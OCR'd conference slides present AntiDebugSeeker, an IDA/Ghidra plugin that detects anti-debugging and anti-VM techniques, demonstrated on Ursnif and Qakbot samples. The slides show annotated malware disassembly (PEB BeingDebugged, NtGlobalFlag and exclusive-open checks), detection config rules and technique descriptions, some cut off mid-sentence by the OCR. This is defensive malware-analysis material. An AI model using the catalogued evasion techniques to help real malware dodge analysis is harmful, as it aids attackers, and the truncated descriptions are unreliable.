
MD5 : 4da11c829f8fea1b690f317837af8387 (Packed)
MD5 : 952d604345e051fce76729ccb63bde82 (Unpack)

The flow of a demo
①A type of anti-analysis leads to the termination of the process.
②Using AntiDebugSeeker to find anti-analysis features.
③Apply patches using a debugger.



Process Hacker [DESKTOP-CJ7SNMK¥Win10]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU I/O tot... Private... User name Description
svchost.exe 80 8.97 MB ...¥LOCAL SERVICE Windows サービスのホス...
svchost.exe 272 0.18 2.16 k... 13.44 ... ...¥LOCAL SERVICE Windows サービスのホス...
svchost.exe 684 88 B/s 12.52 ... NT AUT...¥SYSTEM Windows サービスのホス...
svchost.exe 1160 0.02 568 B/s 6.36 MB ...¥NETWORK SER\ Windows サービスのホス...
svchost.exe 1332 2.32 MB ...¥LOCAL SERVICE Windows サービスのホス...
svchost.exe 1388 1.88 MB ...¥LOCAL SERVICE Windows サービスのホス...
spoolsv.exe 1508 5.4 MB NT AUT...¥SYSTEM スプーラー サブシステム アプ...
svchost.exe 1864 9.19 MB NT AUT...¥SYSTEM Windows サービスのホス...
svchost.exe 1892 6.26 MB NT AUT...¥SYSTEM Windows サービスのホス...
vmtoolsd.exe 1900 0.09 965 B/s 6.67 MB NT AUT...¥SYSTEM VMware Tools Core Se...
vm3dservice.exe 1908 1.4 MB NT AUT...¥SYSTEM VMware SVGA Helper ...
vm3dservice.... 2084 1.52 MB NT AUT...¥SYSTEM VMware SVGA Helper ...
VGAuthService.... 1920 2.65 MB NT AUT...¥SYSTEM VMware Guest Authen...
dllhost.exe 2372 3.77 MB NT AUT...¥SYSTEM COM Surrogate
msdtc.exe 2652 2.46 MB ...¥NETWORK SER\ Microsoft 分散トランザ...
svchost.exe 512 1.74 MB ...¥LOCAL SERVICE Windows サービスのホス...
SearchIndexer.e... 348 28.05 ... NT AUT...¥SYSTEM Microsoft Windows Se...
svchost.exe 1364 6.43 MB DESKTO...¥Win10 Windows サービスのホス...
svchost.exe 3032 1.59 MB NT AUT...¥SYSTEM Windows サービスのホス...
svchost.exe 6560 1.53 MB NT AUT...¥SYSTEM Windows サービスのホス...
lsass.exe 624 0.08 4.67 MB NT AUT...¥SYSTEM Local Security Authorit...
csrss.exe 492 0.04 1.91 MB NT AUT...¥SYSTEM クライアント サーバー ランタ...
winlogon.exe 564 3.65 MB NT AUT...¥SYSTEM Windows ログオン アプリ...
dwm.exe 884 0.07 111.38... Windo...¥DWM-1 デスクトップ ウィンドウ マネ...
explorer.exe 3292 0.11 302.07... DESKTO...¥Win10 エクスプローラー
MSASCuiL.exe 1680 2.81 MB DESKTO...¥Win10 Windows Defender no...
vmtoolsd.exe 124 0.07 684 B/s 20.14 ... DESKTO...¥Win10 VMware Tools Core Se...
OneDrive.exe 6288 16.94 ... DESKTO...¥Win10 Microsoft OneDrive
ProcessHacker.exe 1468 0.53 17.59 ... DESKTO...¥Win10 Process Hacker
sakura.exe 7016 3.89 MB DESKTO...¥Win10 サクラエディタ
CPU Usage: 4.36% Physical memory: 1.28 GB (31.98%) Processes: 52
ursnif
ファイル ホーム 共有 表示
ursnif
ursnifの検索
クイック アクセス
デスクトップ
ダウンロード
ドキュメント
ピクチャ
files
Noriben-master
plugins
plugins
OneDrive
PC
ネットワーク
ursnif.exe
1 個の項目
procexp64 - ショートカット
Procmon - ショートカット


ごみ箱
x32dbg.exe - ショートカット
files
x64dbg.exe - ショートカット
ursnif
サクラエディタ
Cygwin64 Terminal
desktop.ini
Firefox
desktop.ini
IDA Pro 8.3 (32-bit)
IDA Pro 8.3 (64-bit)
dnSpy.exe - ショートカット
ProcessHacker.exe - ショートカット
procexp64 - ショートカット
Procmon - ショートカット
アプリケーション ツール
ursnif
ファイル
ホーム
共有
表示
管理
ursnif
ursnifの検索
クイック アクセス
デスクトップ
ダウンロード
ドキュメント
ピクチャ
files
Noriben-master
plugins
plugins
OneDrive
PC
ネットワーク
ursnif.exe
1 個の項目
1 個の項目を選択 277 KB

The Analysis result of IDA-AntiDebugSeeker



It was determined that the function sub_401000 has anti-debugging features.



It also informs us about aspects related to malware functions, such as memory manipulation.

Comment Function


```
push    ebp
mov     ebp, esp
and     esp, 0FFFFFFF8h
mov     eax, large fs:30h ; NtGlobalFlag_check - The code is checking the NtGlobalFlag value at offset 0x68 from the Process Environment Block.
                          ; The value 70 is the sum of FLG_HEAP_ENABLE_TAIL_CHECK (0x10), FLG_HEAP_ENABLE_FREE_CHECK (0x20), and FLG_HEAP_VALIDATE_PARAMETERS (0x40).
sub     esp, 480h
test    byte ptr [eax+68h], 70h
push    esi
push    edi
jz      short loc_4BFFB2
```

```
jz      loc_402D52
push    edi             ; hTemplateFile
push    80h             ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    edi             ; lpSecurityAttributes
push    1               ; dwShareMode
push    80000000h       ; dwDesiredAccess | Opened_Exclusively_Check - CreateFile is attempting to exclusively open its own executable file.
                        ; If it fails to do so, it deduces that a debugger may already have it open exclusively. If the dwShareMode argument of CreateFile is 0, this is highly likely.
or      ebx, 0FFFFFFFFh
push    eax             ; lpFileName
mov     [ebp+CreationTime.dwLowDateTime], ebx
mov     [ebp+CreationTime.dwHighDateTime], ebx
call    ds:CreateFileA
mov     [ebp+hObject], eax
```

```
.text:0040218E                  push    dword ptr [edi+4] ; hThread
```


```
push    ebp
mov     ebp, esp
push    ecx
mov     eax, large fs:30h ; BeingDebugged_check - The BeingDebugged field in the Process Environment Block (PEB) indicates whether the current process is being debugged or not.
movzx   eax, byte ptr [eax+2]
test    eax, eax
setnz   byte ptr [ebp+var_4]
cmp     [ebp+var_4], 0
jz      short loc_40102E
```

Extra Function - Edit Config File -



Introduction to configuration files

Files Required to Run the Program



Please place the following three files under the plugin directory of IDA :

1.anti_debug.config (A file containing rules for detecting anti-debugging techniques)
2.anti_debug_techniques_descriptions.json (A file containing descriptions of the detected rules)
3.AntiDebugSeeker.py (The anti-debugging detection program)

anti_debug.config

Anti_Debug_API

```
###Anti_Debug_API###
[CommandLine check]
GetCommandLineA
GetCommandLineW

[Debugger check]
CheckRemoteDebuggerPresent
DebugActiveProcess
DebugBreak
DbgSetDebugFilterState
DbgUiDebugActiveProcess
IsDebuggerPresent
NtDebugActiveProcess
NtQueryObject
NtSetDebugFilterState
NtSystemDebugControl
OutputDebugStringA
OutputDebugStringW
```

In the Anti_Debug_API section, you can freely create categories and add any number of APIs you want to detect. (exact match)

```
###Anti_Debug_API###
[Category Name_1]
API1
API2
API3

[Category Name_2]
API4
API5
API6
```

anti_debug.config

Anti_Debug_Technique

```
###Anti_Debug_Technique###
default_search_range=80

[VMware_I/O_port]
5658h

[VMware_magic_value]
564D5868h

[HeapTailMarker]
ABABABAB

[KernelDebuggerMarker]
7FFE02D4

[DbgBreakPoint_RET]
DbgBreakPoint
C3h

[DbgUiRemoteBreakin_Debugger_Terminate]
DbgUiRemoteBreakin
TerminateProcess
```

You can set up to three keywords (partial match) under a single rule name.

```
###Anti_Debug_Technique###
default_search_range=80

[Rule1]
ABC
DEF
GHI
search_range=200
```

80bytes

80bytes

Search Target:

- Disassembly (Opcode, Operand)
- Comments
- API based on Import Table

anti_debug_techniques_descriptions.json

```
{
    "VMware_I/O_port" : "detect a VM environment based on the VMware I/O port",
    "VMware_magic_value" : "detect a VM environment based on the VMware magic valu
    "HeapTailMarker": "Malware can detect if it's on a debug heap by checking the                                    ABABABAB, i
    "KernelDebuggerMarker": "Detect Kernelmode Debugger(KdDebuggerEnabled)",
    "DbgBreakPoint_RET": "This detection may be due to the first byte of the DbgBr                                   C3, which co
    "DbgUiRemoteBreakin_Debugger_Terminate": "When a debugger tries to attach to a                                   inates.",
    "PMCCheck_RDPMC": "The RDPMC (Read Performance-Monitoring Counters) the value                                   MC) to deter
    "TimingCheck_RDTSC": "The RDTSC (Read Time Stamp Counter) instruction can be u                                   utilized in
    "Environment_TimingCheck_CPUID": "The CPUID instruction can be used as part of                                   volves check
    "SkipPrefixes_INT1":"This anti-debugging method exploits how some debuggers ha                                   ion prefixes
    "INT2D_interrupt_check": "The INT2D instruction either passes control to a deb                                   alue if no d
    "INT3_interrupt_check": "This is a debug detection mechanism using the INT 3 i                                   if the progr
    "EXCEPTION_BREAKPOINT": "This is a debug detection method using the INT 3 inst                                   e program is
    "ICE_interrupt_check": "If a program is debugged, the debugger sees the except                                   p bit in the
    "DBG_PRINTEXCEPTION_C": "This may involve anti-debugging by utilizing the DBG_                                   triggered by
    "TrapFlag_SingleStepException": "This anti-debugging technique utilizes the Tr                                   ecimal 100)
    "BeingDebugged_check" : "The BeingDebugged field in the Process Environment Bl                                   process is b
    "NtGlobalFlag_check": "The code is checking the NtGlobalFlag value at offset 0                                   \nThe value
    "NtGlobalFlag_check_2": "The code is checking the NtGlobalFlag value at offset                                   t Block. \nT
    "HeapFlags" : "HeapFlags stores various heap-related flags, bit by bit. \nThes                                   in features
```

Anti_Debug_Technique

```
###Anti_Debug_Technique###
default_search_range=80

[VMware_I/O_port]
5658h

[VMware_magic_value]
564D5868h

[HeapTailMarker]
ABABABAB

[KernelDebuggerMarker]
7FFE02D4

[DbgBreakPoint_RET]
DbgBreakPoint
C3h

[DbgUiRemoteBreakin_Debugger_Terminate]
DbgUiRemoteBreakin
TerminateProcess
```

List of detectable anti-debugging techniques (Ver1.0)

The following Anti Debug Techniques can be detected using AntiDebugSeeker.

- VM_Check
- VBox_Check
- VMware_Check
- VMware_I/O_port
- VMware_magic_value
- CreateMutex_AlreadyExist
- CreateEvent_AlreadyExist
- ChildProcess_Check
- Extract_Resource_Section
- Commucate_function_String
- Commucate_function
- NtSetInformationThread
- NtQueryInformationProcess
- Anti-Sandbox_SandBoxie
- Anti-Sandbox_Buster_Sandbox_Analyzer

Demo:
Ghidra version of AntiDebugSeeker

DEMO

Malware : Qakbot (aka. Qbot)

